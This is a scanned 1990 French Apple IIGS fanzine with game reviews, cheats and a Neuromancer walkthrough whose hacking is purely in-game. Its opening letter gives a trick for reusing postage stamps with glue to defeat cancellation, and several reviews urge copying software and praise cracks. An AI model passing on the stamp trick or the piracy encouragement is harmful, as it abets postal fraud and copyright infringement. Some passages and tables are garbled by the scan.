

L'ANNÉE

1990

1100

Decembre

Dossier

"Les VIRUS..."

Editorial

"QUELLE  
Idée?"



Bernard CHAINE, Nibble  
758, Rue Lecourbe  
75015 PARIS  
Tel: 48 56 89 17

Le 1er Janvier 1979

Salut mec !

Voici, La Pomme Illustrée, quelques petits détails :

- 1/ Le mag est le numero zero, c'est encore une experience.
  - Il y a des defauts de mises en page
  - Il y a des erreurs de debutants (normal).
- 2/ Ce conard ne doit pas etre fait uniquement par la PHOENIX corporation.  
C'est vous qui la faite, pour une plus grande diversite (a mesme que)  
Pour le prochain numero, je cherche des journalistes, des suggestions,  
des conseils....
- 3/ Le truc (veuillez comprendre amis terriens et amies terriennes, la  
Pomme Illustrée) est gratuit, et si vous desirez des photocopies (a  
des fins de propagande, la distribution d'est vous (Ziborg et Photonix deviennent  
nazes))

### DANS L'AVENIR

Le journal n'attend que vos remarques, et surtout un avenir rose,  
loin des partisans magalo-dingo-nazo-aphilo-pseudoscientifico frustrés  
(trop personnel, ne portez pas trop d'interets).

Le PHOENIX, a d'autres projets , qui vous plairont (I hope so.)

### DETAIL:

Le journal est correctement naze (comme moi, l'amir. Mais il faut savoir  
qu'il a ete fait en 2 semaines a trois !

Oula je n'ai plus rien a dire mise a part bonne lecture ...

PEACE, NIBBLE from the PHOENIX corporation

Post Scriptum : Une methode simple de distribution et peu couteuse pour  
nous. Pour reussir cette tache utilisez de la colle UHU.

Pour envoyer : vous collez les timbres avec de la colle UHU, puis vous  
recouvrez les timbres de cette meme colle. N'hesitez pas a bien recouvrir  
de colle, sinon c'est foutu.

Pour recuperer les timbres : Vous les trempez dans de l'eau chaude, en y  
passant le doigt sur le timbre pour enlever l'obliteration.

## “ QUELLE IDÉE ? ”

He quelle Idee mec de faire un mag? alors la je reponds: "C'est le 1er Journal independant du GS et tu te dis: "Argh Ils sont megaio-ego-mado-completo ces PHoenIX !" Mousis,bof... en fait on s'est dit "Allez on va se faire une pitite frayeur, on se scratch ou on reussi ! ". M'enfin on fait ca avec serieux (quobique ?).

Et puis le GS est plus sympa avec son pitit mag y'a des anims, y'a des copieurs, y'a Rtel (?), et maintenant **LA POMME illustree** (Qui a dit pour combien de temps?) Cause, nous on est pas tres bossaure (ah c'est les profs qui me le disent!). Cause la vie courte (comme dirait mon grand pere **Carpe Diem**...)

Mais attention! c'est le n1, c'est inconnu (comme nous) pas encore Clean, les premiers Pas. la n2 est envisage mais il serait plus, cool, si t'y participes, apportez nous ton support

**LA POMME illustree** est entierement gratuit (a, un cratin capitaliste de 2frs te la vende. Irradie-la), par contre si t'es un reendreur, une photocopieuse, des Lucky Strike et puis pourquoi pas, si t'es l'ame d'un mecene (Oh grand mot) c'est pas de refus (comme dirait ma grand-mere les temps sont durs !!)

Dans ce numero tu trouveras un dossier sur les virus expliquant clairement les virus et leurs consequences et surtout la mega article de Pandit II tout sur les 'anti-virus', les articles habituels sur les nouveautes (*Play it again?*), les solutions de jeux (*Game Over*). Je te laisse decouvrir...

M'enfin va voir, sanne, a la fin de ca (?), y'a des trucs complementaires sur ca (?). Et puis si *La Pomme illustree* te fais Ch... sache que ca allume tres bien les cigarettes, (la voiture du prof de maths, je n'ai pas encore essaye).

*La Pomme illustree* est editee par **The PHoenIX corporation**, (featuring by alphabetic order **Pandit II, Ferox, Nibble, Perfect Bugs**), Mais en ce qui concerne le Journal, c'est moi (Nibble), qui m'occupe de la Pomme ..

Voila c'est tout pour aujourd'hui ! **Nibble from PHoenIX**

**REDACTION**  
Ferox, Perfect Bugs  
Bandit II, Nibble

**COUVERTURE**  
Alan Davis

**REDACTEUR EN CHEF**  
Nibble

**DIFFUSION**  
PHoenIX corp.  
TDGD, et vous

**ILLUSTRATIONS**  
Carali, Alan Davis,  
PHoenIX corp.

**PUBLICITE**  
PHoenIX corp.

**IMPRESSION**  
PHoenIX corp., Criss,  
Fishan, Bozo


**CAPITAL**  
Ilgs, Image Writter  
1,2 Mo, 816/Paint  
Multiscribe,  
Lucky Strike,  
Get-Vodka.

**SIEGE SOCIAL**  
Minitel, Rtel, 36.15  
Pal-PHOENIX CORP.

# PLAY IT AGAIN ?

Par ici, Vous allez tout savoir sur les meilleurs softs, les nouveaux softs à voir et à avoir. Avec pour le même prix des commentaires d'âmes faites par nos Dieux terrestres.  
Allez va j'ferme ma gueule

Par Nibble




## BLOCK OUT

Dans le genre : Jeu de Reflexion Stratégique totalement intellectuel. Block Out est à mon avis le meilleur jeu.

Je vais tâcher de vous faire un rapide résumé du jeu. La doc nous apporte peu de détails sur l'origine du jeu, dommage. Ceci dit cette doc nous prouve que la version 68 est plus réussie que les autres versions (jubilation Gbienne). Mais venons en au jeu... Grossomodo, c'est un Tetris 3-D (avec bien sûr rotation des pièces ou briques difformes). Voilà pour ce qui est du style. Maintenant je dis le jeu est une soupiasse mega-cool : tout est paramétrable, la profondeur, la largeur, la longueur du Puit, la vitesse de rotation, et pleins d'autres choses... Block Out est fait par California Dreams, boîte qui a fait Tunnels of Armageddon... Voilà c'est tout pour cette excellent jeu, empruntez-le ou copiez-le... ça fait une disquette (si peu).

**BLOCK OUT :** (3)(3)(3)(3)(3)  
Autre chose, le crack du Phoenix est plus clean, mais au fait c'est pas un crack!!!



## TUNNELS OF ARMAGEDDON


Ancien me direz-vous, peu importe, c'est beau, et ça peut faire partie des classiques.

Si vous ne connaissez pas encore ce fantastique jeu, je vous plains. Vous êtes à bord de votre vaisseau spatial (naturellement), très beau graphisme, une musique de fond complètement galactique s'ajoute à ce décor. Lorsque vous commencez votre première partie, vous êtes loin mais très loin d'imaginer la qualité d'animation. Vous avancez dans un tunnel, à une vitesse folle, sous la fond sonore de votre vaisseau avec plusieurs variantes, comme lorsque vous touchez les ramparts, le sol, "le plafond", lorsque vous tirez...

Les effets graphiques diaboliquement diaboliques, viennent de l'utilisation magique du mode fill (le mode fill permet de faire une belle animation graphique sans trop se faire chier). C'est autre chose pour Modula2. Une disquette. Déplombe et fix par le Fuck. Le fix vous y accédez en maintenant Control-Pomme-Escape.

ce programme vient de chez California Dreams, encore ces Dieux...

**IMMORTALS :** (3)(3)(3)(3)(3)



### CALIFORNIA DEMO

Je sais tout l'monde connaît (Quoique). California Demo c'est quoi ?

-Eh ben mon p'tit gars c'est une anime du GSA (GS Alliance, ou la Bande a 2 ou de 2). Mechamment on pourra dire que c'est une grosse anime de Cracking. Mais bon en fait il y a une super digit (de plusieurs morceaux Californiens) qui fait plaisir (et ils le savent !). puis on arrive a l'anime, elle-meme, elle souple : Message, damier mouvant, melodie, et puis un truc qui rebondit... ouais sympa.

Options Cachees Car y'en a : Pomme-pendant la digit, ca devient speedydant mec... Pomme-Shit-Control pendant la digit, c'est Gs-News, les news vus de Suisse. Il y en a un qui a dit : "Tiens ! elle a un probleme leur synchro..."

Shit ou Shit+une touche pendant l'anim, un petit diable assez hideux apparait. Il y en a un autre qui a dis : "C'est ca leur anime cachee... Ben, heureusement qu'elle est cachee !"

CALIFORNIA : ( ( ( ( ( ( ( (

### SPY UTILITIES

Si on doit avoir Modulae, California Demo... On doit aussi avoir Spy Utilities. C'est le disque contenant autant d'utilitaires pratiques et de bonne qualitees. Je ne vais pas passer du cirage sur le Spy Network, il y a aussi des utilitaires de Glen Bredon (Prosel, Cat doctor...), il y a les deux grands Anti-Virus. Chaque fois qu'il y a une nouvelle version d'un utilitaire... hop! un nouveau Spy Utilities. Bref il faut l'avoir.

Le petit nouveau de Spy Utilities est Spy Format Expert, un Formateur pas comme les autres...


SPY UTILITIES : ( ( ( ( ( ( ( (

### MINIPRIX

C'est quoi t'est-ce que c'est que miniprix ? Eh ben c'est comme un grand prix circuit mais en moins grand... (tout simplement). C'est fait par Pad du Free Tools Association (FTA pour les begues).

D'abord pour commencer c'est pas fini. Miniprix en est a sa version 0.20 et il marche tres bien. Ceci dit il ne faut pas s'attendre a une Course de Formule 1 en pleine folie meurtiere, ni a des movings fous (cf: Space Harrier). Mais a un jeu sympathique comme on en voit un peu partout a paraître de nos groupes prefeeres. A noter que Pad en reste pas la, il prévoit pour les prochaines versions: les arrêts aux stand et tout le bordel....

MINIPRIX : ( ( ( ( ( ( ( (




### SPACE CLUSTER

Voici un petit jeu qui etait sorti au moment de l'Apple Expo 1990. Attention je le precise tout de suite space cluster n'est pas un remake de Stargate ou de Defender, mais de Galaxian... marrant. A avoir pour les passionnes du Shoot Them Up. Ah j'oubliais si vous ne connaissez pas galaxian... Eh ben c'est Le Shot Them Up de l'Apple II au debut des annees 80 (maintenant ne me dites pas que vous ne savez pas ce que veux dire shoot them up !).

SPACE CLUSTER : ( ( ( ( ( ( ( (

### ADDRESSES

California Dreams  
790 Montague Expwy. #403  
San Jose, CA 95131 U.S.A



## RASTAN

hehe, encore une rectification du boot par le GS Alliance... Il arrive de copier un soft pour la signature du boot, d'autre fois pour la qualite du soft (ça arrive!). Mais là, l'anne du boot et le soft sont clean.

-Que demander de plus?

-Gagner!

-C'est presque fait avec un fix au boot.

Serieux ! c'est un tres bo jeu d'arceade, avec vous, le hero (qui perd facilement meme avec le fix). Sinon il est vrai que le but du jeu est leger, leger. Cause c'est un PHMBO, CONAN le barband, (Moi je suis le gentil qui veut tuer les mechants).

Deux disquettes et ca sort des usines faito, les memes mecs qui ont fait Akarnoid.

RASTAN : (55555555)  
(Achetez-le...)

## THE IMMORTALS

Mordamir, magicien prisonnier par un mechant dragon gardien d'une fontaine de jouvence.

Et puis toi, o guerrier, tu doit aller le delivrer... (pour le fun).

Après cette description sommaire, vous avez déjà quelques details supplementaires sur ce jeu qui en fait un Jeu Role-Action, avec huit niveaux, le huitieme etant la scene avec le dragon.

Au niveau de la qualite du jeu, elle est excellente, je m'explique.

- Scenario de qualite
- Graphisme excellent
- Animation tres clean
- Musique d'ambiance correct
- Que dire d'autre ? c'est tres bien

Voici une bidouille de Ferox pour passer tous les niveaux :

Passer sous moniteur, par le control-panel a n'importe quel moment, et tapez :

3/C80B:80 10

'control-Y' pour revenir puis Quit. Avec cette bidouille vous pouvez entrer le certificate que vous voulez, de preference du type : RRRRRRRRRRRRRR, avec n = level-1.

IMMORTALS : (55555555)

## PIPE DREAMS


Quand on prononce Pipe Dream, a la maniere du pauvre francais, on obtient une strange reaction dans l'assemblee, comme des questions, du genre "Tiens c'est un remake de Net Dreams ?" (Je laisse les esprits prendre leurs aises et le reste aussi...). Eh ben en fait non, meme plus. Pipe Dream ou Rave de Pipes est un tres joli jeu pour les tres jolies enfants que nous sommes (c'est bo c'que j'ecris).

Il s'agit de construire une tuyauterie, afin qu'un liquide vert puisse y circuler. Esthetiquement : Tu as une sorte de damier ou tu places ton tuyau ("je ne fais pas de remarque") que tu peux selectionner (Ca deviens scabreux!). Plus longtemps l'ecoulement du liquide sera, plus ton score grand sera...

A part ça j'ai choppe un message du Spy Network en Rub Rtel: qui devoit les jolies mots de pass :

Niveau 5 : HABA  
Niveau 9 : GRIN  
Niveau 13 : REAP  
Niveau 17 : SEED  
Niveau 21 : GROW  
Niveau 25 : TALL  
Niveau 29 : YALI

PIPE DREAM: (55555555)  
(petite appreciation, n'est-il pas ? alors pourquoi PIPE D est dans cette article, je repondrai pour equilibrer... Du pour signaler qu'il est deconseille)



## MODULAE

Quand les Bugs parfaits (Perfect Bugs) a vu ce truc, il m'a dit "Alors la je ne comprends pas comment c'est bo !" Il y a des mecs d'amiga qui ont dis "L'anne a faire baver des mecs sur Amiga". Serieux. C'est bo Anime 3-D, vectors balls ... m'enfin je n'en dis pas plus car je sais que vous allez le copier legalement...

Option Cachee:

Alors la le FTA vous fait une p'tite gaterie: c'est l'appareil de reproduction chez l'homme en vectors balls.

MODULAE : (55555555)

# CAME OVER

C'est l'article des amateurs maladroits du Joystick, bref des familiers du Game Over  
anime par **Perfect Bugs**  
Notre bug parfait nous donne la solution de Neuromancer...

Et zou, c'est reparti pour un tour. D'après les échos divers que j'ai eu concernant ce soft, peu de gens semblent avoir eu le courage d'aller jusqu'au bout (Et pourtant, c'est vraiment un soft génial). Donc, et surtout parce que le temps me manque pour résoudre un autre soft (c'est la terrible angoisse des dead-line pour les mags de toutes sortes), voici tous les renseignements que moi et Pandit il avons collecté sur ce logiciel, plus quelques éléments qui apparaissent que dans le livre de William Gibson mais qui sont éclipsés dans le jeu (pour une plus grande jouabilité, le roman d'origine étant franchement difficilement directement adaptable).

Au début du jeu, vous vous réveillez dans un bar, avec un gars à la mine patibulaire qui vous demande de payer quelques crédits. Connectez vous au PAX (Touche P), choisissez Bank Access et débitez 1500 crédits. Puis sans quitter le PAX, choisissez le réseau d'utilisateur et envoyer un message à ARMITAGE, message dont le texte peut-être quelconque, mais doit contenir les mots 'BAMA ID 056306118'. Ceci permettra à Armitage de vider sur votre compte environ dix mille crédits (Attention, l'effet n'est pas immédiat, il lui faut le temps de se connecter). Puis payez le barman. Dans le livre, ce réveil dans le bar constitue le prélude à une description très sinistre de l'univers dans lequel évoluent les personnages, permettant ainsi de camper les différents protagonistes (lesquels sont d'ailleurs tous complètement cinglés).

Quittez le bar, et rendez vous chez Shin (Droite, D, B, D). Celui ci veut à tout prix vous rendre votre console. Répondez 'I haven't got the money right now...' et il vous la donnera gratuitement. Puis allez au Gentleman Loser (B, B, G). La bonne femme vous dit qu'elle a quelque chose pour vous: Répondez 'Whatever it is, I hope...' puis 'You must be talking about the CHIP' (N'oubliez pas de l'implanter !).

Puis demandez le 'GUEST PASS'. Connectez vous sur le réseau en utilisant votre console (UXB) et le logiciel de communication 'Comlink 1.0'. Tapez comme code d'accès 'CHEAPO' et comme mot de passe 'GUEST'. Payez la facture de l'hôtel, commandez du caviar, repayez, puis déconnecter vous. Dans le roman, Armitage a un rôle beaucoup plus important (en fait, dans le jeu, il se fait arrêter après avoir viré l'argent sur votre compte), puisque c'est lui qui soigne le héros (dont le nom est Case) en échange de ses talents de Cowboy (terme employé pour désigner les nouveaux Crackers qui agissent dans la matrice). Mais ne rêvez pas: Alors que Case commence directement avec un CyberSpace Seven (la plus puissante console du marché) et tout le matériel qu'il veut à sa disposition, vous ne commencez qu'en bas de l'échelle.

La première chose à faire est de se procurer au plus vite une console et un logiciel vous permettant d'accéder à la matrice. Allez dans l'hôtel, récupérez le caviar, puis allez voir Crazy Edo (D, D, D, B à partir de la chambre de l'hôtel). En échange du caviar, il vous donnera le logiciel 'Comlink 2.0'. Revenez à l'hôtel, puis connectez vous dans l'ordre aux bases de données suivantes (N'oubliez pas d'effacer les versions antérieures du Comlink au fur et à mesure des remises à niveau):

Link	Pass
Logiciels à prendre	
CHAOS	MAINLINE
Comlink 3.0	
SOFTEN	PERMAFROST
Comlink 4.0 et Sequencer 1.0	
EASTSEABOD	LONGISLAND
Comlink 5.0	
YAKUZA	YAK
Comlink 5.0, BlowTorch 1.0 et	
Decoder 1.0	

A ce niveau, vous avez un logiciel qui vous permet d'accéder au Cyberspace, mais pas de console. Cependant, il est conseillé de passer directement de l'UXB au Ninja 5000 ou au CyberSpace Seven, lesquels ont des capacités

équivalentes. Mais pour avoir l'argent nécessaire, voici les étapes à suivre : Se connecter sur Hosaka (Voir la liste des codes à la fin), vendre le Comlink 6.0 (Upload Software), et s'inscrire sur la liste des employés. Ainsi, vous pourrez accéder à la zone industrielle (en disant que vous travaillez pour Hosaka), aller dans les bureaux où on vous versera (une seule fois par semaine) environ dix mille crédits. Connectez vous à la banque de Zurich (BOZOBANK), et une fois sur la page de présentation, utilisez le Sequencer (Car cette base de données n'a pas de mot de passe). Une fois dans le système, ouvrez vous un compte (il faut avoir au moins mille crédits sur soi), et notez le numéro qui vous est attribué (qui doit normalement être 646328356481). Puis connectez vous sur la banque Gemeinschaft, et choisissez 'Funds Transfer'. Le système demande alors le numéro de compte d'origine, lequel est 712345450134, puis le link code pour la banque de destination (en l'occurrence BOZOBANK) et enfin le compte bénéficiaire, c'est à dire le votre. Vous pouvez virez jusqu'à 40 000 crédits. Reconnectez vous sur la banque de Zurich et transférez l'argent sur votre carte de crédit, puis retransférez le sur la banque du PAN. Et voici un détournement de fonds bien mené. A cette étape du jeu, vous devez donc avoir environ 50 000 crédits (en comptant votre faux salaire). Vous pouvez encore gagner de l'argent en vous procurant le logiciel BattleChess 2.0 et en vous inscrivant au tournoi d'échec du Worlchess. Ah, une petite chose : En allant dans la zone industrielle, vous passez devant un LawBot, qui vous arrêtera. Une fois dans la cour de justice, inutile de payer l'avocat, vous serez de toute façon déclaré coupable et devrez payer une amende de 500 crédits. Allez à Asano Computing, et dites 'Why does Crazy Edo call you a pig?', puis insultez Edo. Asano vous fera alors une remise substantielle sur le matériel (Achetez un Ninja 5000 plutôt qu'un CyberSpace Seven, car il coûte moins cher). Tout ce détournement de fonds n'apparaît pas dans le livre.

Pour obtenir le code du compte d'où vous tirez l'argent, il faut pouvoir rencontrer Lupus, leader des Panthers Moderns, et donc passer outre le barrage qu'oppose Larry Moe. Un seul moyen, le faire arrêter, donc craquer le système de police pour pouvoir accéder au plus haut niveau d'accès et modifier les avis de recherche (Larry Moe BAMA ID:062788138). Dans le livre, Lupus aide Case et Molly (une dangereuse Solo, terme utilisé pour désigner les mercenaires et assassins de tout poils travaillant pour les corporations) à se procurer le Construct de Dixie Flat-Line dans la pyramide de Sense Net (Un Construct est une mémoire de personnalité câblée. Pour l'obtenir, Case dut pénétrer dans le Système informatique de Sense et neutraliser les défenses pendant que Molly allait chercher la ROM dans les coffres). Une fois en présence de Lupus, vous devez lui demander un 'Security Pass', qui vous permettra justement d'entrer dans Sense Net et de demander le Construct de Dixie (Code :0467839).

Mais comment craquer les systèmes, me direz vous ? C'est relativement simple : D'abord, procurez vous auprès de Finn (Metro Holographix) les chips Datug et IceBreaking (Implantez les !!!). Puis connectez vous normalement (sans passer par le CyberSpace) sur toutes les bases de données possibles offrant des programmes d'attaque (Voir liste à la fin). Lorsque vous aurez tout ce qu'il est possible d'avoir sans craquer aucune banque, inspirez un grand coup et lancez vous. Connectez vous sur la Matrice, choisissez une base de données et faites sauter l'ice (protections logicielles) en utilisant dans l'ordre (Si vous les avez à votre disposition) un Jammies, puis un Slow, un virus (ThunderHead, Acid, Python ou autre), et enfin divers ICE Breakers (style Drill, Blowtorch, etc...) en sachant qu'un programme donné aura de moins en moins d'effet sur une même ICE. Bien entendu, évitez les bases de données avec une CIA. Et progressez de toujours dans l'ordre de puissance des bases de façon à vous procurer des logiciels de plus en plus puissants. Dans la matrice, vous vous repérez à l'aide des coordonnées, ces coordonnées contenant un chiffre pouvant

## SPY FORMAT EXPERT

Moi - Avez-vous Spy Format Expert ?  
 Vous - Ben, heu... c'est à dire que ... non ...  
 Moi - hein... Quoi ! NON ?  
 reMoi - Spy Format Expert c'est le plus Formateur de la galaxie galactique Il formate comme les experts meme plus (?)

*Spy Format Expert by Ferox on Spy Utilities*

*Rtel 35.15*

*bal:Spy Network ou TIGB*



varier de 0 à 7, les plus puissantes bases de données étant dans la zone 7. Pour accéder à une zone donnée, vous devez directement vous connecter au Jack d'une base appartenant à cette zone (le Cheap Hotel pour la zone 0, Gentleman Loser pour la zone 1, etc...) jusqu'au moment où vous pourrez vous procurer le logiciel Easy Rider 1.0 qui vous permet, une fois activé dans le Cyberspace, de vous déplacer où vous voulez.

Pour vaincre les IA, il faut se procurer certains Chips. Certains s'achètent directement chez Julius Deane (Phenomenology et Philosophy), d'autres auprès des membres du Matrix Restaurant (Logic), et les derniers (Zen et Sophistry) dans la secte du Jeu de Pong, en échange d'un joystick que l'on trouve chez Finn. On en trouve aussi un auprès de Lupus (Evasion). Tous les chips peuvent être remis à niveau à certains endroits, ou augmentent tout seuls de niveaux quand vous craquez des bases ou éliminez des IA. Le chip Zen doit être augmenté dans le Matrix Restaurant. Il vous permet, face à une IA, de remonter vos points de vie (deux fois pour un Zen niveau 2). Pour éliminer une IA, vous devez utiliser quatre fois le chip correspondant à la faiblesse de l'IA (Découverte grâce au Chip Psychoanalyse), puis une ou deux fois les autres chips. En cours de route, vous devrez aussi normalement utiliser au moins une fois Zen. Une fois que l'IA est éliminée, tous vos chips 'Spécial IA' augmentent d'un niveau, vous permettant ainsi d'affronter l'IA suivante (Voir la liste des IA). La seule exception se situant juste après l'IA de la NASA. Arrivé à ce niveau, vous devez mettre vos Chips à niveau directement auprès de Turing, dont il faut donc craquer la base.

Si vous lisez la correspondance des IA, vous découvrirez qu'il y a deux puissances en conflit dans la Matrice : Celle de Neuromancer, apparemment déjà bien installé et veut faire perdurer, tout au moins en apparence, la situation, et celle de Graystoke, qui veut éliminer tous les cowboys, d'où un grand conflit d'intérêt.

Dans le livre, en fait Neuromancer n'a pratiquement aucune influence sur la Matrice en dehors de sa base de données, au contraire de Wintermute. En effet Wintermute et Neuromancer constituent les deux facettes d'une même entité, mais alors que Neuromancer veut garder son indépendance, Wintermute cherche à fusionner avec son autre personnalité. C'est pourquoi il engage Case afin de réduire à néant les défenses de Neuromancer, lequel ne manque néanmoins pas de ressources.

Bien, revenons au jeu. Maintenant, l'essentiel du jeu constitue à craquer les bonnes bases au bon moment. Vous trouverez l'Easy Rider 1.0 dans la base de Screaming Fist, à laquelle on accède physiquement à partir d'une des banques (pas la Gemeinschaft) de Zone Libre (Free Zone). A partir de là, il n'y a quasiment plus aucun problème. On peut terminer le jeu de la manière suivante : Après avoir éliminé Wintermute, il ne reste plus que trois IA dans la matrice : Neuromancer, Phantom (une IA inconnue de Turing !) et Graystoke. On commence d'abord par Phantom, que l'on peut passer sans combattre (en utilisant le BattleChase 4.0), il ne reste plus qu'à télécharger le Hamlock, à aller vaincre Graystoke, télécharger le Kuang Eleven et enfin aller combattre Neuromancer. Et là, une grosse surprise vous attend : Tout d'abord, vous apprendrez que vous avez été manipulé tout le temps par Neuromancer, lequel par votre intermédiaire a ainsi fait disparaître toutes les IA de la Matrice. Vous vous retrouvez alors sur une île (fictive !), avec vos points de vie qui descendent à toute vitesse. Utilisez alors tous les chips 'Spécial IA' et vous vous retrouverez face à face avec votre ennemi. Un petit coup de Kuang Eleven pour faire tomber ses défenses, puis utilisez les chips de la même manière que d'habitude. Et normalement, vous devez l'avoir (N'utilisez le Zen que lorsque votre niveau de vie est dans le rouge !).

Une dernière chose : Il est possible de terminer le jeu avec un Ninja 5000, mais si vous voulez vraiment bien faire les choses, vous pouvez vous procurer un prototype de console appelé CyberEyes.

## ANTI-SECHE

Tu as cours d'anglais ou d'histoire ? Tu sais que tu te fais profondément chier en cours... (Normal) N'oublie pas de mettre dans ton petit cartable La POMME illustrée l'anti-seche !!

pour plus de détails : article Erratums

Pour ce faire, craquez Maas Biolab, déconnectez les défenses, allez chez Julius Deane, demandez des renseignements à propos de 'Hardware' et achetez un masque à gaz. Mettez le et entrez dans les labos de Maas. Vous pourrez alors vous faire implanter le CyberEyes. D'autre part, au cours du jeu, en craquant la banque de Berne, vous aurez la possibilité de vous procurer 500 000 crédits, ce qui renflouera vos finances normalement bien basses à ce moment.

Bien, maintenant, la liste des codes (si les logiciels n'apparaissent pas dans la liste de programmes disponibles, cela signifie que vous n'avez pas un statut suffisamment élevé: il est alors nécessaire de passer par la Matrice):

Coord.	Nom	Link	Pass	Logiciels	IA
1-352-64	Sea	SOFTEN	PERMAFROST	ThunderHead 2.0 Comlink 4.0 Sequencer 1.0	
1-288-112	Police	KEISATSU	WARRANTS SUPERTAC		
0-224-112	Panther Moderns	CHAOS	MAINLINE	BlowTorch 3.0 Decoder 2.0 Cyberspace 1.0 ThunderHead 1.0 Comlink 3.0	
1-352-112	Matrix	FREEMATRIX	CFM	Blammo 1.0	Sapphire
1-416-64	Gentleman	LOSER	WILSON LOSER	Slow 1.0 Injector 1.0 Drill 1.0 BlowTorch 1.0 Hammer 1.0 Probe 3.0	
2-32-192	Hitachi	HITACHIBIO	GENESPLICE BIOTECH		
0-112-112	Cheap Hotel	CHEAPO	GUEST COCKROACH		
0-160-80	WorldChess	WORLDCHES	NOVICE MEMBER	BattleChess .0	Morphy
0-16-112	Asano	ASANOCOMP	CUSTOMER VENDORS		
1-320-32	Université	BRAINSTORM	PERILOUS	Decoder 1.0 DoorStop 1.0 Jammies 1.0 Probe 4.0 Comlink 4.0	

Voilà, normalement, je n'ai rien oublié. Si vous avez un problème, RTEL BAL PHOENIX CORP.

Conseils de lecture :  
Neuromancien, Comte Zéro, Mona Lisa s'éclate, tous trois de William Gibson.

Bien le bonjour à tous les fans de Cyberpunk !!!

Perfect Bugs from The PHOENIX Corp.

Vous-voulez un numero de La Pomme Illustree, pas de probleme vous nous contactez, courrier ou minitel, puis on vous envois une photocopie du numero.... Okay ?

0-26-32 Chrome	Psycho	PSYCHO	NEW MO BABYLON	ThunderHead 1.0	
1-448-32	Nasa	VOYAGER	APOLLO	Probe 1.0 Decoder 4.0 BlowTorch 4.0 Python 2.0	Hal
2-144-160	Hosaka	HOSAKACORP	BIOSOFT FUNGKEI	Concrete 1.0 Injector 2.0 Mimic 2.0 Hammer 4.0 Slow 2.0 Comlink 5.0	
1-272-64	Impot	IRS	TAXINFO AUDIT	Jammies 1.0 Hammer 2.0 Mimic 1.0	
